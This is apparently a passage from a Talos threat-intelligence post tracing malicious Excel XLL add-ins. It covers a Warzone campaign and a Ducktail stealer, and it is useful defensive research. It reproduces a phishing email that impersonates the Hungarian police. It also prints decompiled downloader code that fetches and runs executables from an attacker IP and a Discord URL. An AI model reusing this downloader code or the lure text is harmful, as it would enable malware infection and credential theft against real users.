In August 2022, the hunt for malicious XLLs based on the Excel-DNA framework yielded an email targeted to Hungarian users. The email pretends to be an official communication from the Hungarian police containing the text

“We are the VII Budapest District Police Department.

We have heard about the excellence of your company. Our center needs your quote for our 2022 budget (attached). The budget is co-financed by the Ministry of the Interior of our Hungarian government. Please submit your offer by August 25, 2022. Please find the attachment and let us know if you need more information.”

From: Zsófia Szász <zsofia.szasz@budapest.police.hu>
Sent: Monday, August 22, 2022 12:26 PM
Subject: Ajánlatkérés, szám: 22-0822-0391
Importance: High

VII. Budapesti Kerületi Rendőrkapitányság vagyunk.

Hallottunk cége kiválóságáról. Központunknak szüksége van az Ön ajánlatára a 2022-es költségvetésünkhöz (mellékelve). A költségvetést magyar kormányunk Belügyminisztériuma társfinanszírozza. Kérjük, 2022. augusztus 25-ig nyújtsa be ajánlatát. Keresse meg a mellékletet, és tudassa velünk, ha további információra van szüksége.

Köszönöm és minden jót.



RENDŐRSÉG
Szolgálunk és Védünk

I

Zsófia Szász

E-mail: zsofia.szasz@budapest.police.hu
Rendőrségi közkapcsolati munkatárs
Cím: 1071 Budapest, Dózsa György út 18-24.
Posta cím: 1443 Budapest, Postafiók 215.

Telefon: 461-81-10
Fax: 461-81-21
BM telefon: 47-112
BM fax: 47-410

A Warzone campaign email example

The attachment is a .NET based XLL file, f5c27b7bdea3861a9414a0dc6b08556ea50423d63297e08eedff69ae9c240cae, that downloads the payload from the URL `hxxp[:]//172[.]245[.]120[.]8/pdfreader[.]exe`. At the time of analysis, the URL hosted the Warzone payload 90205826eb40d5d4b454c2cfde44abe49f6c3b471681c700e30b45eb5078eee2, and later hosted samples of AgentTesla and Lokibot.

```
// Token: 0x02000002 RID: 2
public class UrlMembership : IExcelAddIn
{
    // Token: 0x06000001 RID: 1 RVA: 0x0002050 File Offset: 0x0001050
    public void AutoOpen()
    {
        try
        {
            string text = "pdfreader.exe";
            string text2 = "http://172.245.120.8/pdfreader.exe";
            bool flag = text.StartsWith("oai");
            if (flag)
            {
                File.WriteAllBytes("C:\\Windows\\Temp\\" + text, Convert.FromBase64String(text2));
            }
            else
            {
                ServicePointManager.Expect100Continue = true;
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                using (WebClient webClient = new WebClient())
                {
                    webClient.DownloadFile(text2, "C:\\Windows\\Temp\\" + text);
                }
            }
            Process.Start("C:\\Windows\\Temp\\" + text);
        }
        catch (Exception ex)
        {
            MessageBox.Show(ex.Message);
        }
    }
}
```

Warzone (AgentTesla, Lokibot) downloader implemented in .NET using Excel-DNA

Ducktail downloader

Ducktail is an information stealer malware targeting users in the digital advertising sector, attributed to a threat actor operating in Vietnam. Ducktail attempts to steal browser stored credentials and cookies with the specific intent to steal the details of Facebook friends and business contacts. Ducktail is known to use

Ducktail stealer payload from a publicly accessible Discord URL.

```
string text = oh0ysxbv.smethod_0(oh0ysxbv.string_0, "negci9ea.exe");
string text2 = oh0ysxbv.smethod_1(oh0ysxbv.string_1, "efy9hs.xlsx");
Stream stream = oh0ysxbv.smethod_2(oh0ysxbv.string_2, "r5x59m137.efy9hs.xlsx");
try
{
    FileStream fileStream = oh0ysxbv.smethod_3(text2, FileMode.Create, FileAccess.Write);
    try
    {
        oh0ysxbv.smethod_4(stream, fileStream);
    }
    finally
    {
        if (fileStream != null)
        {
            oh0ysxbv.smethod_5(fileStream);
        }
    }
}
finally
{
    if (stream != null)
    {
        oh0ysxbv.smethod_5(stream);
    }
}
oh0ysxbv.smethod_6(text2);
oh0ysxbv.smethod_7(delay * 1000);
WebClient webClient = oh0ysxbv.smethod_8();
try
{
    oh0ysxbv.smethod_9(SecurityProtocolType.Http);
    oh0ysxbv.smethod_10(webClient, "https://cdn.discordapp.com/attachments/1015258169456468041/1027102472247975996/Quyet_excel_12.exe", text);
}
}
```


The downloader drops a lure Excel workbook and downloads the Ducktail payload from Discord

Summary

As a result of Microsoft's decision to prevent execution of VBA macro code contained in documents downloaded from the Internet, we will likely see a gradual decline in the number of newly discovered malicious documents. However, it will take some time before all users will be able to benefit from that change since there is a significant number of older versions of Microsoft Office still in circulation that support running VBA from downloaded files.

For up to date versions, actors are capable of using other formats to launch malicious code using Office applications. In this post, we documented a specific class of malicious Excel add-ins, so called XLL files, and tracked their evolution from early usage until today.

XLL Timeline



Timeline of major XLL developments from 2013 to 2022

Even if XLL add-ins existed for some time, we were not able to detect their usage by malicious actors until mid-2017 when some APT groups started using them to implement a fully functional backdoor. We also identified that their usage significantly increased over the last two years as more commodity malware families adopted XLLs as their infection vector.

As more and more users adopt new versions of Microsoft Office, it is likely that threat actors will turn away from VBA-based malicious documents to other formats such as XLLs or rely on exploiting newly discovered vulnerabilities to launch malicious code in the process space of Office applications. Talos will continue to track malicious XLL files and report on their development whenever new interesting activity is detected or when an important threat actor group adopts them as a part of the attacker's playbook.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as **Threat Defense Virtual**, **Adaptive Security Appliance** and **Meraki MX** can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

The following Snort SIDs are applicable to this threat: 60979-60981

The following ClamAV signatures are applicable to this threat:

- Win.Trojan.MSShellcode-7
- Win.Dropper.Generickdz-9908391-0
- Win.Trojan.MaliciousXLL-9980293-0
- Win.Malware.Donot-9980303-0
- Win.Trojan.Warzone-9980507-0
- Win.Trojan.TA410-9980506-0
- Win.Malware.Generic-9980501-0

- Win.Malware.Cerbu-9980304-0
- Win.Malware.Zusy-9980503-0
- Win.Trojan.FIN7-9980508-0
- Win.Malware.Koobick-9980509-0
- Win.Trojan.Ducktail-9980510-0
- Win.Malware.Koobick-9980511-0

Orbital Queries

Cisco Secure Endpoint users can use [Orbital Advanced Search](#) to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries related to this threat, please follow the links:

https://github.com/Cisco-Talos/osquery_queries/blob/master/win_malware/donot_mutex.yaml

https://github.com/Cisco-Talos/osquery_queries/blob/master/win_malware/malware_lokibot_filepath.yaml

https://github.com/Cisco-Talos/osquery_queries/blob/master/win_malware/malware_avemaria_filepath.yaml

IOCs

Indicators of Compromise associated with this threat can be found [here](#).